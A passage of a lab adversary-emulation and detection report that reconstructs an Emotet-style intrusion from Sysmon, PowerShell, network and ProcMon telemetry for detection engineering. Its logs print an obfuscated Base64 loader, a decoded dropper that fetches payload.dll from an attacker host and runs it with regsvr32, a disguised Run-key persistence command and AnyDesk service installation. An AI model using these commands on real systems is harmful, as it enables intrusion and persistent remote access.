ParentProcessGUID: dde499d2-fb3e-69c5-e200-000000000800

// [2] Second invocation — /s silent flag, 65ms later
Time (UTC):      2026-03-27 03:36:31.308
Computer:        targetDC.MAD.local
UserName:        MAD\Administrator
ProcessID:       5468
ProcessGUID:     dde499d2-fb3f-69c5-e500-000000000800
ExecutableInfo:  "C:\Windows\system32\regsvr32.exe" /s
                 "C:\Users\ADMINI~1\AppData\Local\Temp\..\89gtAB\payload.dll"
ParentProcess:   C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentProcessID: 3548
ParentProcessGUID: dde499d2-fb3e-69c5-e200-000000000800

// NOTE: ADMINI~1 is the Windows 8.3 short name for Administrator
// Both invocations correspond to the two regsvr32 calls in the decoded dropper

// Splunk Search 4 — Sysmon EID 7 (Image Load, regsvr32.exe)
```

```
// index=* source="Sysmon.json" EventId=7
// | stats count by Computer, UserName, PayloadData5, ExecutableInfo

Image (PayloadData5): C:\Windows\System32\regsvr32.exe
ImageLoaded:          C:\Users\ADMINI~1\AppData\Local\89gtAB\payload.dll
count:                2  // one per regsvr32 invocation
// Additional loads: Windows system DLLs (advapi32, bcrypt, bcryptprimitives,
// combase, gdi32, imm32, kernel32, KernelBase, msvcp_win, msvcrt, ntdll,
// ole32, oleaut32, propsys, rpcrt4, sechost, sfc, sfc_os, SHCore, shlwapi,
// ucrtbase, user32, uxtheme, win32u, winspool.drv, AcLayers, IPHLPAPI)
// Full list in raw Search 4 output

// Splunk Search 5 — Sysmon EID 3 (Network Connections)
// index=* source="Sysmon.json" EventId=3

// [1] powershell.exe outbound
Time (UTC):          2026-03-27 03:36:32.239
ExecutableInfo:      C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ProcessID:           3548
ProcessGUID:         dde499d2-fb3e-69c5-e200-000000000800
SourceHostname:      targetDC.MAD.local
DestinationIp:       10.0.1.10
DestinationHostname: -

// [2] rundll32.exe outbound — two entries, same PID
Time (UTC):          2026-03-27 03:36:32.504
Time (UTC):          2026-03-27 03:36:32.755
ExecutableInfo:      C:\Windows\System32\rundll32.exe
ProcessID:           1960
ProcessGUID:         dde499d2-fb3f-69c5-e600-000000000800
SourceHostname:      targetDC.MAD.local
DestinationIp:       10.0.1.10
DestinationHostname: -
// NOTE: rundll32.exe C2 image is Meterpreter-specific behaviour.
// Not representative of Emotet C2. Recorded per Section 6.2.

// [3] powershell.exe PID 1180 -> 104.18.31.170 excluded
// — AnyDesk CDN; delivery deviates from source incident (Tactical RMM)
// — see Section 3.2 Deviations
```

**Analysis:**

Two regsvr32.exe processes (PID 4992 and PID 5468) were spawned by powershell.exe (PID 3548) 65ms apart, directly corresponding to the two execution calls in the decoded dropper (bare Regsvr32.exe call and Start-Process with /s flag). Both commandlines use the Windows 8.3 short path ADMINI~1, resolving to Administrator — this is produced by the $env:TMP path construction in the dropper, not deliberate obfuscation. EID 7 confirms an unsigned DLL loaded from AppData\Local\89gtAB by both regsvr32 invocations (count: 2). EID 3 shows both powershell.exe (PID 3548) and rundll32.exe (PID 1960) making outbound connections to 10.0.1.10 within one second of regsvr32 execution. The rundll32.exe C2 image is Meterpreter-specific and documented as a payload-fidelity limitation in Section 6.2.

### 4.1.3 Registry Run Key Persistence (EID 13)

Search 8 returned six EID 13 records. Three are emulation artefacts; three are noise from analysis tools running on the victim host.

```
// Splunk Search 8 — Sysmon EID 13
// index=* source="Sysmon.json" EventId=13

// ── EMULATION ARTEFACTS ──────────────────────────────────────────────────────

// [1] HKCU Run key — T1547.001
Time (UTC):     2026-03-27 03:41:49.418
Computer:       targetDC.MAD.local
UserName:       MAD\Administrator
ProcessID:      836
ProcessGUID:    dde499d2-fc7d-69c5-fe00-000000000800
Image:          C:\Windows\system32\reg.exe
EventType:      SetValue
TargetObject:   HKU\S-1-5-21-2561833621-3911968315-3001553174-500\
                Software\Microsoft\Windows\CurrentVersion\Run\OneDriveUpdate
// SID -500 = built-in Administrator account
// Value data (from Search 7 reg add commandline):
//   regsvr32.exe /s C:\Users\Administrator\AppData\Local\89gtAB\payload.dll

// [2] AnyDesk Service\Start — T1569.002
Time (UTC):     2026-03-27 03:44:12.433
Computer:       targetDC.MAD.local
UserName:       NT AUTHORITY\SYSTEM
ProcessID:      576
ProcessGUID:    dde499d2-f894-69c5-0b00-000000000800
Image:          C:\Windows\system32\services.exe
EventType:      SetValue
TargetObject:   HKLM\System\CurrentControlSet\Services\AnyDesk Service\Start

// [3] AnyDesk Service\ImagePath — T1569.002
Time (UTC):     2026-03-27 03:44:12.433
Computer:       targetDC.MAD.local
UserName:       NT AUTHORITY\SYSTEM
ProcessID:      576
ProcessGUID:    dde499d2-f894-69c5-0b00-000000000800
Image:          C:\Windows\system32\services.exe
EventType:      SetValue
TargetObject:   HKLM\System\CurrentControlSet\Services\AnyDesk Service\ImagePath

// ── NOISE — ANALYSIS TOOL ARTEFACTS (EXCLUDED) ──────────────────────────────
// [4] svchost.exe AppCompatFlags for Procmon64.exe  — 03:47:45
// [5] svchost.exe AppCompatFlags for Wireshark.exe  — 03:47:48
//     Windows Application Compatibility telemetry from analysis tools on host
// [6] mmc.exe Shell Extensions cache write          — 03:48:07
//     MMC console activity unrelated to emulation
```

**Analysis:**

Entry [1]: reg.exe (PID 836, child of cmd.exe PID 348 per Search 7) writes the OneDriveUpdate Run key to the Administrator account hive (SID -500). The value data confirmed from the Search 7 reg add commandline is: regsvr32.exe /s C:\Users\Administrator\AppData\Local\89gtAB\payload.dll. The key name OneDriveUpdate was deliberately chosen for this emulation to represent a realistic whitelist-vocabulary camouflage pattern — a name that would blend into a typical Run key baseline alongside legitimate Microsoft software entries. The original Emotet Run key naming is not fully documented in the source report, so this serves as a stress test for the detection approach: DET-003 targets the value data content (AppData DLL path) rather than the key name, making it resilient to any name variation an adversary might choose. A key-name-based detection would be trivially bypassed by renaming to any

plausible-looking string; a value-data-based detection is not.

Entries [2] and [3]: services.exe (NT AUTHORITY\SYSTEM, PID 576) writes the AnyDesk Service Start and ImagePath values simultaneously at 03:44:12.433 — the expected registry side-effect of sc.exe service creation, corroborating EID 7045 at Section 4.4.1.

Entries [4-6] are analysis tool noise and are excluded.

### 4.1.4 Discovery Commands — Sequential Execution (EID 1)

Search 7 returned 15 EID 1 records sharing cmd.exe PID 348 as parent. Seven are discovery commands (T1082, T1087.002, T1069.002); the remaining eight cover persistence and AnyDesk deployment documented in their respective sections. Only discovery-phase commands are included here.

```
// Splunk Search 7 — Sysmon EID 1 (discovery commands, parent PID 348)
// index=* source="Sysmon.json" EventId=1 earliest="03/27/2026:03:36:31"
// PayloadData5="ParentProcessID: 348, ParentProcessGUID: dde499d2-fb44-69c5-e800-000000000800"

Common parent:     cmd.exe  PID: 348
ParentGUID:        dde499d2-fb44-69c5-e800-000000000800
ParentCommandLine: C:\Windows\system32\cmd.exe

Time (UTC)              PID    Command
──────────────────────  ─────  ──────────────────────────────────────────────────
2026-03-27 03:36:45     1316   systeminfo
2026-03-27 03:36:55     2952   ipconfig  /all
2026-03-27 03:37:23     664    nltest  /dclist:MAD.local
2026-03-27 03:37:30     4988   whoami  /groups
2026-03-27 03:38:13     3644   net  group "Domain Computers" /domain
2026-03-27 03:38:34     1208   net  group "Domain Admins" /domain
2026-03-27 03:38:49     3168   nltest  /trusted_domains
```

**Analysis:**

Seven discovery commands executed from cmd.exe (PID 348) between 03:36:45 and 03:38:49 UTC — a 2-minute 4-second window. Inter-command intervals range from 7 seconds (systeminfo to ipconfig) to 38 seconds (ipconfig to nltest), consistent with manual operator input. The parent PID 348 is the forensic anchor: pivoting on ParentProcessID 348 in the EID 1 stream reconstructs the complete discovery sequence as a single operator session, mapping to T1082 (systeminfo, ipconfig), T1087.002 (net group Domain Admins), and T1069.002 (net group Domain Computers, whoami /groups, nltest). The same PID 348 parent covers subsequent persistence and AnyDesk deployment — cmd.exe PID 348 is the unified post-exploitation shell for the entire emulation.

### 4.1.5 File Creation — Payload and Tool Drops (EID 11)

Search 6 returned seven EID 11 records. Two are emulation artefacts; the remainder are emulation setup activity or system noise and are excluded.

```
// Splunk Search 6 — Sysmon EID 11 (FileCreate)
// index=* source="Sysmon.json" EventId=11

// ── EMULATION ARTEFACTS ──────────────────────────────────────────────────────

// [1] payload.dll written to disk
Time (UTC):      2026-03-27 03:36:31.235
ProcessID:       3548
ProcessGUID:     dde499d2-fb3e-69c5-e200-000000000800
```

```
Image:          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetFilename:  C:\Users\Administrator\AppData\Local\89gtAB\payload.dll
// Timestamp corroborated by ProcMon WriteFile at 03:36:31.2279 (local)
// ~7ms gap = Sysmon event processing latency (see Section 4.6.1)

// [2] AnyDesk.exe written to C:\ root
Time (UTC):      2026-03-27 03:43:10.755
ProcessID:       1180
ProcessGUID:     dde499d2-fccd-69c5-0001-000000000800
Image:          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetFilename:  C:\AnyDesk.exe
// Delivery method deviates from source incident — see Section 3.2 Deviations

// ── EXCLUDED ──────────────────────────────────────────────────────────────────
// 03:36:21  Explorer.EXE -> Invoke-EvilShortCut.ps1  (emulation setup)
// 03:36:24  powershell.exe -> __PSScriptPolicyTest_3arxyhzx.buz.ps1  (PS policy noise)
// 03:36:31  powershell.exe -> __PSScriptPolicyTest_pqwsgxob.lij.ps1  (PS policy noise)
// 03:43:09  powershell.exe -> __PSScriptPolicyTest_iyneylkv.ojy.ps1  (PS policy noise)
// __PSScriptPolicyTest_*.ps1 files are temporary files created by PowerShell's
// execution policy check mechanism — not malicious, not emulation artefacts
```

**Analysis:**

EID 11 for payload.dll (03:36:31.235 UTC) provides a Sysmon-layer corroboration of the file write observed in ProcMon. The ~7ms gap between ProcMon's kernel-level CloseFile (03:36:31.228 local) and the Sysmon EID 11 timestamp is the event processing latency of the Sysmon minifilter driver in this lab environment — referenced in Section 4.6.1. The TargetFilename field confirms the full path (C:\Users\Administrator\AppData\Local\89gtAB\payload.dll), consistent with the ADMINI~1 short path observed in EID 1 regsvr32 commandlines (the same physical path resolved differently depending on the calling context). The three __PSScriptPolicyTest_*.ps1 entries are an expected side-effect of PowerShell's execution policy enforcement mechanism and are not indicative of malicious activity.

## 4.2 PowerShell Operational Log

The PowerShell Operational log (Microsoft-Windows-PowerShell/Operational) was exported from TARGETDC and ingested into Splunk. EID 4104 (Script Block Logging) captured the decoded script content for both PS execution events in the emulation. EID 4103 (Module Logging) was not enabled in this lab — EID 4104 provides sufficient coverage and supersedes the need for per-cmdlet module logging.

### 4.2.1 Script Block Logging — Decoded Content (EID 4104)

Search 2 returned nine EID 4104 records. Three are documented here: the obfuscated LNK dropper block (03:36:31.068), its decoded content (03:36:31.123), and the AnyDesk IWR block (03:43:09.846). The remaining six are excluded: Invoke-EvilShortCut.ps1 execution and LNK construction script (emulation setup), three $global:? pipeline status checks (interpreter noise).

```
// Splunk Search 2 — PowerShell Operational EID 4104
// index=* source="PowerShell.json" EventId=4104
// | table _time, Computer, PayloadData2

// ── SCRIPT BLOCK 1: LNK dropper — obfuscated form ──────────────────────────
Time (UTC):   2026-03-27 03:36:31.068
Computer:     targetDC.MAD.local
ScriptBlockText (truncated):
```

```
  &{'q9BswAtk9AP+Xz/eIQfJ+tjHicbyuFizxne4wWPcn8vH3DHLr06n5Be0LXX0QnLskKjfH5P0';
  $BxQ='ZSAkZCB8IG91dC1udWxs...'; $KOKN='V3JpdGUtSG9zdCAiYml0YnVn...';
  $KOKN=$KOKN+$BxQ; $GBUus=$KOKN;
  $xCyRLo=[System.Text.Encoding]::ASCII.GetString(
    [System.Convert]::FromBase64String($GBUus));
  $GBUus=$xCyRLo; iex($GBUus)}
  // Base64 split across $KOKN + $BxQ, self-decoded via iex()

// ── SCRIPT BLOCK 2: LNK dropper — decoded content ──────────────────────
Time (UTC):   2026-03-27 03:36:31.123
Computer:     targetDC.MAD.local
ScriptBlockText:
  Write-Host "bitbug0x55AA"
  $ProgressPreference="SilentlyContinue"
  $u="http://10.0.1.10:8000/payload.dll"
  $t="89gtAB"
  $d="$env:TMP\..\ $t"
  mkdir -force $d | out-null;
  IWR -Uri $u -OutFile $d\payload.dll
  Regsvr32.exe "$d\payload.dll"
  Start-Process -FilePath "regsvr32.exe"
    -ArgumentList "/s `""$d\payload.dll`""
    -WindowStyle Hidden

// ── SCRIPT BLOCK 3: AnyDesk IWR ────────────────────────────────────────
// NOTE: In source incident AnyDesk was deployed via Tactical RMM /
// MeshAgent.exe — not PowerShell IWR. This block is emulation-specific.
// Included for record completeness only. See Section 3.2 Deviations.
Time (UTC):   2026-03-27 03:43:09.846
Computer:     targetDC.MAD.local
ScriptBlockText:
  Invoke-WebRequest
    -Uri 'https://download.anydesk.com/AnyDesk.exe'
    -OutFile 'C:\AnyDesk.exe'
```

**Analysis:**

EID 4104 captured the LNK dropper at two timestamps: obfuscated form (03:36:31.068) showing the Base64 split-variable structure and iex() self-decoding, then decoded content (03:36:31.123) 55ms later. The decoded content confirms: hardcoded attacker URL (http://10.0.1.10:8000/payload.dll), directory variable $t=89gtAB producing AppData\Local\89gtAB\, and two regsvr32 execution calls — directly corroborating the two EID 1 records (PID 4992 at 03:36:31.243 and PID 5468 at 03:36:31.308) in Search 3. The 120ms chain (EID 4104 decoded at 03:36:31.123 to first regsvr32 EID 1 at 03:36:31.243) confirms these are a single execution sequence. Script Block 3 (AnyDesk IWR) is documented for record completeness but is emulation-specific.

## 4.3 Security Event Log

The Windows Security log was queried for authentication events correlated with the emulation timeline. EID 4624 (Successful Logon) produced the most actionable findings. EID 4688 (Process Creation) was not captured — Sysmon EID 1 provides equivalent and higher-fidelity process creation telemetry in this lab configuration and supersedes native process creation auditing.

### 4.3.1 Machine Account Network Logon Pattern (EID 4624)

```
// Splunk Search 9 — Security Event ID 4624
// index=* source="Security.json" EventId="4624"
```

```
// | search MapDescription="Successful logon" RemoteHost="- (10.0.1.20)"

// Three events observed — all share identical pattern:
Time (UTC):      2026-03-27 03:36:12   // T+0 — 19s before LNK execution
Time (UTC):      2026-03-27 03:41:12   // T+5min
Time (UTC):      2026-03-27 03:46:12   // T+10min

Computer:        targetDC.MAD.local
Target:          MAD.LOCAL\TARGETDC$   // machine account, not user account
LogonType:       3 (Network)
AuthPackage:     Kerberos
LogonProcess:    Kerberos
RemoteHost:      10.0.1.20             // victim authenticating to itself
```

**Analysis:**

Three network logon events for the TARGETDC$ machine account at precise 5-minute intervals, with RemoteHost showing the victim's own IP (10.0.1.20). This is not a direct attacker authentication event — rather, it reflects the Kerberos ticket renewal behaviour of the Meterpreter session running on the host. The machine account (TARGETDC$) periodically re-authenticates to maintain its Kerberos session, and the 5-minute interval corresponds to the default Kerberos ticket renewal cycle triggered by the active C2 session.

Two detection observations: (1) the precise 5-minute interval distinguishes this from organic machine account activity, which does not exhibit such regular periodicity; (2) the pattern begins at 03:36:12 — 19 seconds before the LNK execution timestamp (03:36:30) recorded in Sysmon EID 1. This slight pre-execution offset is attributable to clock skew or Kerberos pre-authentication activity and does not contradict the emulation timeline.

## 4.4 System Event Log

The Windows System log captures OS-level service and driver events. For this emulation the primary signal is service installation (EID 7045) and service state change (EID 7036), both generated when AnyDesk is registered and started as a Windows service via sc.exe. All events exported from TARGETDC and analysed in Splunk on FlareVM.

### 4.4.1 AnyDesk Service Installation (EID 7045)

```
// Splunk Search 10 — System Event ID 7045
// index=* source="System.json" EventId=7045
// | table _time, Computer, ExecutableInfo, PayloadData1, PayloadData2, PayloadData3

Time (UTC):     2026-03-27 03:44:12
Computer:       targetDC.MAD.local
ServiceName:    AnyDesk Service
ImagePath:      "C:\AnyDesk.exe" --service
StartType:      auto start
Account:        LocalSystem
```

**Analysis:**

EID 7045 is a high-fidelity persistence artefact. Three anomalies stand out: (1) the binary path (C:\AnyDesk.exe) is in the filesystem root, which is an emulation shortcut; in the source incident AnyDesk was installed to C:\Program Files (x86)\AnyDesk\AnyDesk.exe. The root-path deviation makes

the emulation artefact more anomalous than the real incident, which means DET-006 Condition B (non-standard path heuristic) would fire here but might not fire against a properly-installed AnyDesk in a real incident — Condition A (known tool name) remains reliable in both cases; (2) the service runs as LocalSystem, granting it the highest privilege level on the host; (3) the service name (AnyDesk Service) differs from AnyDesk's standard installation service name. This event fires regardless of whether sc.exe, PowerShell New-Service, or a direct API call is used, making it robust to LOLBin variation and directly maps to DET rule for T1569.002.

### 4.4.2 AnyDesk Service Start (EID 7036)

```
// Splunk Search 10 (continued) — System Event ID 7036 (service state changes)
// Relevant entry only — system noise excluded

Time (UTC):     2026-03-27 03:44:23   // 11 seconds after EID 7045
Computer:       targetDC.MAD.local
ServiceName:    AnyDesk Service
Status:         running

// Excluded as noise (legitimate Windows service transitions):
// Windows Modules Installer, Remote Registry, Device Association Service,
// AppX Deployment Service, Client License Service, Storage Service,
// Function Discovery Provider Host, Diagnostic System Host
```

**Analysis:**

EID 7036 (running) appears 11 seconds after EID 7045, confirming the service was successfully started. The 11-second gap corresponds to AnyDesk initialization time. The remaining EID 7036 entries in the same query window are legitimate Windows service state transitions (Windows Modules Installer, AppX Deployment Service, etc.) with no relation to the emulation activity. Correlating EID 7045 → EID 7036 within a short window for the same non-baseline service name provides high-confidence evidence of active persistence establishment.

## 4.5 Wireshark Traffic Capture

Wireshark was running on the victim host (TARGETDC) throughout the emulation. The .pcap file was exported post-emulation to FlareVM for analysis. The two traffic flows captured — HTTP payload delivery (port 8000) and HTTPS C2 (port 443) — are treated differently and discussed separately below.

### 4.5.1 Payload Delivery — HTTP GET (Port 8000)

The HTTP payload delivery flow is fully inspectable plaintext and provides network-layer evidence that complements but does not duplicate the endpoint telemetry. EID 4104 captures the IWR URI from within the script; the PCAP independently corroborates the same event from the network perspective and provides additional fields not visible in endpoint logs.

```
// Wireshark — HTTP payload delivery (port 8000, victim-side capture)
// Filter: ip.addr == 10.0.1.10 && http

Frame:          8906  (224 bytes)
Interface:      \Device\NPF_{FB22FBCA-A378-4339-B929-D7FF143E6BA9}

Ethernet II:
  Src MAC:      3a:8f:51:69:8d:e6  (TARGETDC NIC)
  Dst MAC:      d2:2a:90:27:ed:e5  (attacker)
```

```
IP:
  Src:          10.0.1.20  (TARGETDC)
  Dst:          10.0.1.10  (attackerVM)

TCP:
  Src Port:     49768
  Dst Port:     8000
  Seq: 1  Ack: 1  Len: 170

HTTP Request:
  Method:       GET
  URI:          /payload.dll
  Version:      HTTP/1.1
  User-Agent:   Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17763.2931
  Host:         10.0.1.10:8000
  Connection:   Keep-Alive
  Full URI:     http://10.0.1.10:8000/payload.dll

  Response in:  Frame 8915
  // Content-Length and response body: [fill from frame 8915 if available]
```

**Analysis:**

The PCAP provides three data points not available in endpoint logs: (1) the PowerShell IWR User-Agent string, which is distinctive from browser traffic and constitutes a network-layer IOC independent of process context; (2) the server response Content-Length (9216 bytes), which matches the known msfvenom payload size and enables hash verification of the received DLL against the msfvenom output without relying on endpoint file metadata; (3) the full response body, from which the received DLL can be extracted and hashed for integrity confirmation. The combination of a .dll filename in the URI, the IWR User-Agent, and the HTTP (not HTTPS) transport makes this flow detectable at the proxy or NGFW level without deep packet inspection.

**Comparison with original Emotet — PCAP-level differences:**

The original Emotet dropper (as decoded from the source incident LNK) uses a foreach loop iterating over six hardcoded C2 domains with a try/catch/break pattern — it attempts each domain in sequence and stops at the first successful download. This means the real-incident PCAP would likely contain multiple HTTP/HTTPS connection attempts to different external domains, DNS lookups for each, potential TCP timeouts or HTTP error responses for failed attempts, and a randomised DLL filename (jxKPIrMFxJ.OOf in the source incident rather than payload.dll). The emulation uses a single hardcoded internal URL (http://10.0.1.10:8000/payload.dll), producing exactly one HTTP GET with no DNS activity and no failed attempts.

These structural differences do not affect the validity of the detection signals documented above — the IWR User-Agent and DLL MIME type are present in both scenarios. However, the specific network IOCs visible in the emulation PCAP (single request, fixed filename payload.dll, internal IP destination) cannot be extrapolated to real Emotet network activity. Any Suricata or NGFW signatures derived from this PCAP should target the behavioral pattern (PowerShell User-Agent + DLL download over HTTP) rather than the specific filename or destination.

### 4.5.2 C2 Channel — HTTPS (Port 443)

PCAP analysis of the HTTPS C2 traffic is omitted from this section. The observable network characteristics of this flow — TLS fingerprint (JA3/JA3S), self-signed certificate subject fields, and beacon interval — are specific to the Meterpreter reverse_https payload used as an emulation substitute. None of these characteristics are representative of the Emotet loader C2 protocol, which is undocumented

in the source DFIR Report (see Section 6.2). Including this analysis would introduce Meterpreter-specific network IOCs that cannot be validated against the original incident and could mislead detection efforts targeting real Emotet activity.

The existence of the C2 session is confirmed through endpoint telemetry (Sysmon EID 3, Section 4.3.2) and the Metasploit console session record. These sources are sufficient for the scope of this emulation.

## 4.6 Process Monitor Capture

Process Monitor (ProcMon) captures file system, registry, network, and process/thread activity at the kernel level. ProcMon was active on TARGETDC throughout the emulation; the capture file was exported to FlareVM post-emulation for analysis. It provides the most granular view of process behaviour and is particularly useful for confirming file write locations and registry operations.

### 4.6.1 Payload DLL Write to Disk

```
// Process Monitor — powershell.exe PID 3548 file system operations
// Filtered: Process Name is powershell.exe, Path contains 89gtAB
// Time format: local (UTC-7) — add 7h for UTC correlation

// ── PHASE 1: Directory creation (mkdir -Force $d) ──────────────────────
03:36:31.1827520  powershell.exe  3548  CreateFile   89gtAB  NAME NOT FOUND
            // Disposition: Open — directory does not yet exist
03:36:31.1827947  powershell.exe  3548  CreateFile   89gtAB  NAME NOT FOUND
            // Second probe — PowerShell -Force retry behaviour
03:36:31.1828756  powershell.exe  3548  CreateFile   89gtAB  SUCCESS
            // Disposition: Create, Directory — OpenResult: Created
            // Confirms directory did not exist before this execution
03:36:31.1829562  powershell.exe  3548  QueryNameInformationFile  89gtAB  SUCCESS
            // Name: \Users\Administrator\AppData\Local\89gtAB
03:36:31.1829630  powershell.exe  3548  QueryBasicInformationFile  89gtAB  SUCCESS
            // CreationTime: 27/03/2026 3:36:31 AM  FileAttributes: D
03:36:31.1829774  powershell.exe  3548  CloseFile    89gtAB  SUCCESS

// ── PHASE 2: payload.dll creation and write (IWR -OutFile) ─────────────
03:36:31.2226005  powershell.exe  3548  CreateFile   payload.dll  NAME NOT FOUND
03:36:31.2235566  powershell.exe  3548  CreateFile   payload.dll  NAME NOT FOUND
            // Pre-write existence checks — file not yet present
03:36:31.2238892  powershell.exe  3548  CreateFile   payload.dll  SUCCESS
            // Disposition: OverwriteIf — will overwrite if exists
            // OpenResult: Created
03:36:31.2239782  powershell.exe  3548  QueryNameInformationFile  payload.dll  SUCCESS
            // Name: \Users\Administrator\AppData\Local\89gtAB\payload.dll
03:36:31.2279163  powershell.exe  3548  QueryStandardInformationFile  payload.dll  SUCCESS
            // AllocationSize: 0, EndOfFile: 0 — file is empty pre-write
03:36:31.2279237  powershell.exe  3548  WriteFile    payload.dll  SUCCESS
            // Offset: 0, Length: 9,216 — entire payload written in one call

// ── PHASE 3: PE validation reads (Windows loader / Authenticode check) ──
03:36:31.2280118  powershell.exe  3548  ReadFile     payload.dll  SUCCESS
            // Offset: 0,   Length: 2  — MZ magic bytes check
03:36:31.2280178  powershell.exe  3548  ReadFile     payload.dll  SUCCESS
            // Offset: 60,  Length: 4  — e_lfanew (PE header offset)
03:36:31.2280214  powershell.exe  3548  ReadFile     payload.dll  SUCCESS
            // Offset: 208, Length: 4  — PE Optional Header field
03:36:31.2280252  powershell.exe  3548  CloseFile    payload.dll  SUCCESS

// Total elapsed: directory creation to file close = ~45.2ms
// Sysmon EID 11 timestamp (03:36:31.235 UTC) — ~7ms after ProcMon CloseFile
```

```
// Confirms Sysmon event processing latency relative to kernel-level operation
```

**Analysis:**

The ProcMon trace confirms the complete file system sequence for payload delivery and reveals three findings not visible in Sysmon or network telemetry.

First, directory creation: two NAME NOT FOUND results before the successful CreateFile with Disposition:Create confirm the 89gtAB directory did not exist prior to this execution. The QueryBasicInformationFile CreationTime (27/03/2026 3:36:31 AM) matches the WriteFile timestamp, establishing this as a first-run artefact. The directory name is hardcoded in the dropper ($t="89gtAB") and would appear consistently across all victims running the same payload script.

Second, write behaviour: Disposition:OverwriteIf on the payload.dll CreateFile means IWR would silently overwrite an existing file on re-execution — relevant for persistence re-establishment scenarios. The single WriteFile call writing all 9,216 bytes at Offset:0 with no fragmentation confirms the file was received completely before being written, consistent with IWR buffering the response in memory.

Third, PE validation: the three ReadFile calls immediately after WriteFile (offsets 0, 60, 208) are the Windows PE loader's standard validity check sequence — MZ header, e_lfanew, and PE Optional Header. These reads occur before regsvr32.exe is invoked, triggered by PowerShell's own validation of the downloaded file. The 45ms total elapsed time (directory creation to close) and the ~7ms gap between ProcMon CloseFile and Sysmon EID 11 provide a ground-truth measurement of Sysmon's event processing latency in this lab environment.

### 4.6.2 Registry Run Key Write

```
// Process Monitor — Registry: Run key write
// Filter: Operation is RegSetValue AND Path contains CurrentVersion\Run

Date:      27/03/2026 3:41:49.4070627 AM
Process:   reg.exe
Thread:    5836
Class:     Registry
Operation: RegSetValue
Result:    SUCCESS
Path:      HKCU\Software\Microsoft\Windows\CurrentVersion\Run\OneDriveUpdate
Duration:  0.0001449

Type:      REG_SZ
Length:    144
Data:      regsvr32.exe /s C:\Users\Administrator\AppData\Local\89gtAB\payload.dll
```

**Analysis:**

ProcMon confirms reg.exe as the writing process, corroborating Sysmon EID 13 (Image: reg.exe, PID 836, 03:41:49.418 UTC). The Data field provides the complete Run key value: regsvr32.exe /s C:\Users\Administrator\AppData\Local\89gtAB\payload.dll — identical to the commandline argument in the Search 7 reg add execution record. Length: 144 bytes is the REG_SZ string length including null terminator. Duration: 0.0001449 seconds (~144 microseconds) confirms an immediate write with no contention. The ProcMon timestamp (3:41:49.407) and Sysmon EID 13 timestamp (03:41:49.418 UTC) differ by ~11ms, consistent with Sysmon event processing latency observed in Section 4.6.1.

### 4.6.3 Regsvr32 DLL Load and Process Behavior

ProcMon filter: Process Name is regsvr32.exe, PID 5468 (second invocation with /s flag). Key events from the captured trace:

```
// Process Monitor — regsvr32.exe PID 5468 activity
// Filter: Process Name is regsvr32.exe

// ── FILE SYSTEM: DLL acquisition ──────────────────────────────────────────
3:36:31.3763782  regsvr32.exe  5468  CreateFile          payload.dll  SUCCESS
            // Desired Access: Read Attributes — existence check
3:36:31.3764235  regsvr32.exe  5468  QueryBasicInformationFile  payload.dll  SUCCESS
            // CreationTime: 27/03/2026 3:36:31 AM, LastWriteTime: 3:36:31 AM
            // FileAttributes: A
3:36:31.3764946  regsvr32.exe  5468  CreateFile          payload.dll  SUCCESS
3:36:31.3764235  regsvr32.exe  5468  CreateFileMapping   payload.dll  SUCCESS
            // SyncType: SyncTypeCreateSection
            // PageProtection: PAGE_EXECUTE_NOCACHE
            // FILE LOCKED WITH ONLY READERS noted on first access attempt

// ── IMAGE LOAD ────────────────────────────────────────────────────────────
3:36:31.3855881  regsvr32.exe  5468  Load Image          payload.dll  SUCCESS
            // Image Base: 0x7fb07930000
            // Image Size: 0x7000 (28,672 bytes — memory-aligned from 9,216 file)

// ── REGISTRY: post-load initialisation queries ────────────────────────────
3:36:31.37xx     regsvr32.exe  5468  RegOpenKey
            // HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE  Initialize
3:36:31.37xx     regsvr32.exe  5468  RegQueryValue
            // ...\GRE_Initialize\DisableMetaFiles  NAME NOT FOUND
3:36:31.37xx     regsvr32.exe  5468  RegQueryValue
            // ...\GRE_Initialize\DisableUmpBufferSizeCheck  NAME NOT FOUND
3:36:31.37xx     regsvr32.exe  5468  RegQueryValue
            // HKLM\System\CurrentControlSet\Services\bam\State\UserSettings
            // \S-1-5-21-...\Device\HarddiskVolume4\...  NAME NOT FOUND

// ── PROCESS/THREAD ────────────────────────────────────────────────────────
3:36:31.372614   regsvr32.exe  5468  Thread Exit
            // Thread ID: 3180
            // Private Bytes: 5,016,320  Working Set: 7,213,056
            // Peak Private Bytes: 5,857,280  Peak Working Set: 7,229,440
```

**Analysis:**

Three findings from the regsvr32 ProcMon trace are not visible in Sysmon or Wireshark telemetry.

First, FILE LOCKED WITH ONLY READERS on the initial CreateFile attempt confirms that powershell.exe (PID 3548) had not yet fully released payload.dll when regsvr32 first attempted to open it — the two processes were operating in a tight race window within the same second (03:36:31). The subsequent successful CreateFileMapping with PageProtection: PAGE_EXECUTE_NOCACHE confirms the DLL was mapped as executable memory, distinguishing loading-for-execution from loading-for-inspection.

Second, Image Base 0x7fb07930000 and Image Size 0x7000 (28,672 bytes) document the memory layout. The size difference between the file (9,216 bytes) and the loaded image (28,672 bytes) is normal PE section alignment — the loader pads sections to page boundaries. These values can be used to locate the loaded DLL in a memory dump if post-execution forensics are performed.

Third, the registry query sequence after DLL load (GRE_Initialize, BAM UserSettings) represents Meterpreter's environment fingerprinting behaviour during initialisation. The BAM (Background Activity

Moderator) query at HKLM\System\CurrentControlSet\Services\bam\State\UserSettings is a known Meterpreter artefact — it is checking for process execution history recorded by the Windows BAM driver. All three queries returned NAME NOT FOUND, consistent with a clean lab environment.

## 4.7 Detectability Summary

| ATT&CK ID | Artefact | Data Source | Visibility | Notes |
|---|---|---|---|---|
| T1204.002 | explorer.exe spawns powershell.exe chain | Sysmon EID 1 / ProcMon | Low | Structural signal only; -WindowStyle Hidden ubiquitous in legit tooling. Not standalone viable. Requires EID 4104 correlation + env baselining. |
| T1059.001 | CommandLine with -WindowStyle Hidden | Sysmon EID 1 | Low | Campaign-invariant flag but very high FP in enterprise. DET-001 level: informational. Operational only as hunting/correlation trigger. |
| T1059.001 | Decoded dropper content | PS Operational EID 4104 | High | Campaign-invariant; requires ScriptBlock Logging via GPO. Core data source for DET-004 Variant A. |
